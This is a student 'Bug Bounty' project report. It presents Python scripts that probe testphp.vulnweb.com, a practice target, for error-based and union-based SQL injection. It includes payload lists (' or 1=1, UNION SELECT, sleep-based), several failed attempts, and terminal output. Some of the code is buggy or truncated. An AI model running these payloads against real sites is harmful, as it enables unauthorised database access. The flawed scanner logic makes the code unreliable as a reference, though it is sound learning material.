

BUG BOUNTY

SUPERVISOR

Mr Farooq Javed

GROUP MEMBERS:

Team Leader:

Fareeha Rani - BSEF19M015

Team Members:

Aqsa Yaqoob - BSEF19M009

Faiza Shahbaz – BSEF19M012


VERSION

Version 1

REPORT ON FAILURES AND SUCCESSES

Program 1.1:

The following program checks the URL of the website for error based and union based SQL injections manually that the user has to enter the query for error based and union based SQL injections. The output is also shown at the end of the of the program in the opened terminal




```

home > aqsa > Documents > python > ibandsqli.py > ...
1 import requests
2 url= input("Enter Valid url: ")
3 sql_query = input("Enter Query For Checking Error Based SQLi: ")
4 response = requests.get(url + sql_query)
5 if "error" in response.text.lower():
6     print("The target URL is vulnerable to Error Based SQL injection\n")
7 else:
8     print("The target URL is not vulnerable to Error Based SQL injection\n")
9
10 sql_query2 = input("\nEnter Query For Checking Union Based SQLi: ")
11 response = requests.get(url + sql_query2)
12 if "different number of columns" in response.text.lower():
13     print("\nhe target URL has different number of columns\n")
14 else:
15     print("The target URL has correct number of columns\n")
16
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
• aqsa@aqsa:~$ cd Documents/python
• aqsa@aqsa:~/Documents/python$ python3 ibandsqli.py
Enter Valid url: http://testphp.vulnweb.com/listproducts.php?cat=1
Enter Query For Checking Error Based SQLi: ' or 1=1#
The target URL is vulnerable to Error Based SQL injection

Enter Query For Checking Union Based SQLi: UNION SELECT 1,2,3,4,5,6,7,8,9,10,11
The target URL has correct number of columns
  
```

The above program checks for only one error message that is “different number of columns” replacing it with a list of error messages that can be generated different URLs and using of a for loop to check the error the messages, modified version will be



```

home > aqsa > Documents > python > ibandsqli.py > ...
1 import requests
2 url= input("Enter Valid url: ")
3 sql_query = input("Enter Query For Checking Error Based SQLi: ")
4 response = requests.get(url + sql_query)
5 if "error" in response.text.lower():
6     print("The target URL is vulnerable to Error Based SQL injection")
7 else:
8     print("The target URL is not vulnerable to Error Based SQL injection")
9
10 errors = [
11     "SQL syntax",
12     "Unknown Columns",
13     "different number of Columns",
14     "mysql_fetch_array",
15     "mysql_num_rows",
16     "mysql_result",
17 ]
18
19 sql_query2 = input("\nEnter Query For Checking Union Based SQLi: ")
20 response = requests.get(url + sql_query2)
21 for error in errors:
22     if error in response.text.lower():
23         print("The query for URL has different number of columns")
24         break
25     else:
26         print("The query for URL has correct number of columns")
27
28
29
  
```

The output will remain the same as the above program.

Program 1.2:

This program also check the target URL for SQL injections manually

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled "(PyVir)fariha@kali: ~/sqltool" is open. It displays the following commands and output:

```
(fariha@kali)~/sqltool
$ source /home/fariha/PyVir/bin/activate
(PyVir)~(fariha@kali)~/sqltool
$ python3 testphp_login.py
Welcome Back! You are successfully logged in
Total time took in order to execute your query was 0:00:03.104161
(PyVir)~(fariha@kali)~/sqltool
$
```

In the background, a file explorer window shows the contents of the ~/sqltool directory, including files named php.py and testphp_login.py. The desktop background features a dark, atmospheric image of a cathedral interior.

Failed Attempt

URL is not being properly concatenated with the payload. The compiler is expecting proper args and kwargs which are not used anywhere in the code.


The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled "(PyVir)fariha@kali: ~/sqltool" is open. It displays a Python traceback error:

```
(PyVir)~(fariha@kali)~/sqltool
$ python merged.py http://testphp.vulnweb.com/login.php
Namespace(url='http://testphp.vulnweb.com/login.php')
Traceback (most recent call last):
  File "/home/fariha/sqltool/merged.py", line 35, in <module>
    union_data()
  File "/home/fariha/sqltool/merged.py", line 27, in union_data
    r = requests.get(url)
  File "/home/fariha/PyVir/lib/python3.11/site-packages/requests/api.py", line 73, in get
    return request("get", url, params=params, **kwargs)
  File "/home/fariha/PyVir/lib/python3.11/site-packages/requests/api.py", line 59, in request
    return session.request(method=method, url=url, **kwargs)
  File "/home/fariha/PyVir/lib/python3.11/site-packages/requests/sessions.py", line 573, in request
    prep = self.prepare_request(req)
  File "/home/fariha/PyVir/lib/python3.11/site-packages/requests/sessions.py", line 484, in prepare_request
    p.prepare()
  File "/home/fariha/PyVir/lib/python3.11/site-packages/requests/models.py", line 368, in prepare
    self.prepare_url(url, params)
  File "/home/fariha/PyVir/lib/python3.11/site-packages/requests/models.py", line 439, in prepare_url
    raise ValueError("Invalid URL: %s" % url)
```

In the background, a file explorer window shows the contents of the ~/sqltool directory, including a file named merged.py. The desktop background features a dark, atmospheric image of a cathedral interior.

Program 1.3:

This program is for the login page of a website that injects the username and password parameters of a website



The program above was checking the response for only one error message that was “different number of columns” so as error message list was added in program 1 it was also added here and the output will remain the same as it is the above program.

```
home > aqsa > Documents > python > union.py > ...
1 import requests
2 url = input("Enter URL: ")
3 query = ''
4 column_count = 1
5 errors = [
6     "SQL syntax",
7     "Unknown Columns",
8     "different number of Columns",
9     "mysql_fetch_array",
10    "mysql_num_rows",
11    "mysql_result",
12 ]
13 while True:
14     res = requests.get(url + " union select " + "null,"*(column_count-1) + "null")
15     found_error = False
16     for error in errors:
17         if error.lower() in res.text.lower():
18             found_error = True
19             break
20     if not found_error:
21         break
22     column_count += 1
23
24 for i in range(1, column_count+1):
25     if i == column_count:
26         query += str(i)
27     else:
28         query += str(i) + ","
29 query = "UNION SELECT " + query
30 print("Total number of columns: ", column_count)
31 print("Final query:\n" + query)
```

Some of the failed attempts to create the above program

Failed Attempts


1:

This program iterated infinitely. After a certain long time passed it generated query as UNION SELECT null,null,null, null and so on.

```
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url= input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null,")
9     if "different number of columns" in res.text.lower():
10         break
11
12     query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
13     column_count += 1
14 print("Total number of columns: ", column_count-1)
15 print("Final query:\n" + query)
```


2.

The following program generated output as UNION SELECT 1 UNION SELECT null,2 UNION SELECT null,null,3 UNION SELECT null,null,null,4 UNION SELECT null,null,null,null,5 UNION SELECT null,null,null,null,null,6 UNION SELECT null,null,null,null,null,null,7 UNION SELECT null,null,null,null,null,null,null,8 UNION SELECT null,null,null,null,null,null,null,null,9 UNION SELECT null,null,null,null,null,null,null,null,null,10 instead of UNION SELECT 1,2,3,4,5,6,7,8,9,10,11



```


inbandsqli(1).py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
inband.txt inbandsqli(1).py x
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + "null")
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
13     column_count += 1
14
15 print("Total number of columns: ", column_count-1)
16 print("Final query:\n" + query)
17

```

3.

The output of below program was

‘Enter URL: <http://testphp.vulnweb.com/listproducts.php?cat=1> Total number of columns: 10
Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10 The response generated has 1 less column



```

inbandsqli(1).py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
inband.txt inbandsqli(1).py x
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + str(column_count))
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     column_count += 1
14
15 query = "UNION SELECT " + query[:-1]
16
17 print("Total number of columns: ", column_count-1)
18 print("Final query:\n" + query)
19


```

4.

Enter URL: <http://testphp.vulnweb.com/listproducts.php?cat=1> Total number of columns: 11

Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10


Even though total number of columns are 11 final query contains 10



```
inbandsqli(1).py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
inband.txt inbandsqli(1).py x
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + str(column_count))
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     column_count += 1
14
15 query = "UNION SELECT " + query[:-1]
16
17 print("Total number of columns: ", column_count)
18 print("Final query:\n" + query)
```

5.

Output was: UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION
SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT
12345678910



```
home > aqsa > Downloads > inbandsqli(1).py > ...
1 import requests
2
3 url = input("Enter URL: ")
4 query = ''
5 column_count = 1
6
7 while True:
8     res = requests.get(url + " union select " + (column_count-1)*"null," + str(column_count))
9     if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     query = "UNION SELECT " + query[:-1] # add current column to query string
14     column_count += 1
15
16 print("Total number of columns: ", column_count)
17 print("Final query:\n" + query)
18
```

6.

UNION SELECT null

```

home > aqsa > Downloads > inbandsqli(1).py > ...
1  import requests
2
3  url = input("Enter URL: ")
4  query = ''
5  column_count = 1
6
7  while True:
8      res = requests.get(url + " union select " + (column_count-1)*"null," + "null")
9      if "different number of columns" not in res.text.lower():
10         break
11
12     query += str(column_count) + ","
13     column_count += 1
14
15 query = "UNION SELECT " + query + "null"
16
17 print("Total number of columns: ", column_count)
18 print("Final query:\n" + query)
19

```

From all these failed attempts that conclusion was query variable was not updated properly therefore changing it again and again, The above mentioned **program 2.1** was created

7.

Condition is not set properly for while loop. In result, the program keeps executing infinitely.

```

(PyVir)fariha@kali: ~/sqltool
KeyboardInterrupt
Program 4:1
import requests
url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
p = 1
payload = "UNION ORDER BY {}".format(p)
updated_url = url + payload + str(p)
res = requests.get(updated_url)
if "different number of columns" not in res.text.lower():
    print("Vulnerable to SQLi")
    p = p + 1

```

```

(PyVir)-(fariha@kali) - [~/sqltool]
$ python union.py
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 00
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 01
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 02
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 03
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 04
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 05
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 06
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 07
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 08
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 09
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 010
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 011
[>] http://testphp.vulnweb.com/listproducts.php?cat=1 OR ORDER BY 012

```


Program 2.2:

The following program checks for error based SQL injection vulnerability from a pre-defined list of payloads instead of asking the user to enter the payload.

```

1  import requests
2  # Define the URL we want to scan
3  url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
4  # Define a list of payloads to test
5  payloads = [
6      "",
7      "\"",
8      "\' or 1=1 -- ",
9      "\" or 1=1 -- ",
10     "\' ",
11     "\" ",
12     " ",
13     " union select 1,2 ",
14     " union select 1,2,3 ",
15     " union select 1,2,3,4 ",
16     " union select 1,2,3,4,5 ",
17     " union select 1,2,3,4,5,6 ",
18     " union select 1,2,3,4,5,6,7 ",
19     " union select 1,2,3,4,5,6,7,8 ",
20     " union select 1,2,3,4,5,6,7,8,9 ",
21     " union select 1,2,3,4,5,6,7,8,9,10 ",
22     " union select 1,2,3,4,5,6,7,8,9,10,11 ",
23     " union select 1,2,3,4,5,6,7,8,9,10,11,12 ",
24     "1' or '1'='1",
25     "1\" or \"1\"=\"1",
26     "1 or 1=1",
27     "1 and 1=2",
28     "1' or sleep(5) -- ",
29     "\" or sleep(5) -- ",
30 ]
31
32 # Define a list of error messages to look for in the response

```

```

31
32 # Define a list of error messages to look for in the response
33 error_messages = [
34     "SQL syntax",
35     "mysql_fetch_array",
36     "mysql_num_rows",
37     "mysql_result",
38 ]
39
40 # Make a GET request to the URL with each payload
41 for payload in payloads:
42     # Create a new URL with the current payload
43     new_url = url + payload
44     response = requests.get(new_url)
45
46     # Check for union-based SQL injection
47     if "union select" in response.text and (type("printed by") != str) in response.text:
48         print(f"[+] Union-based SQL injection vulnerability found with payload: {payload}")
49
50     # Check for error-based SQL injection
51     for error in error_messages:
52         if error in response.text:
53             print(f"[+] Error-based SQL injection vulnerability found with payload: {payload}")
54             break
55
56     # Check for boolean-based SQL injection
57     if "You have an error in your SQL syntax" not in response.text and (response.elapsed.total_seconds() >= 5 or response.status_cod
58         print(f"[+] Boolean-based SQL injection vulnerability found with payload: {payload}")
59

```

Output of the program was:

```

aqsa@aqsa:~/Downloads$ python3 trio_types.py
[+] Error-based SQL injection vulnerability found with payload: '
[+] Error-based SQL injection vulnerability found with payload: "
[+] Error-based SQL injection vulnerability found with payload: ' or 1=1 --
[+] Error-based SQL injection vulnerability found with payload: " or 1=1 --
[+] Error-based SQL injection vulnerability found with payload: "
[+] Error-based SQL injection vulnerability found with payload: union select 1,2
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8,9
[+] Error-based SQL injection vulnerability found with payload: union select 1,2,3,4,5,6,7,8,9,10
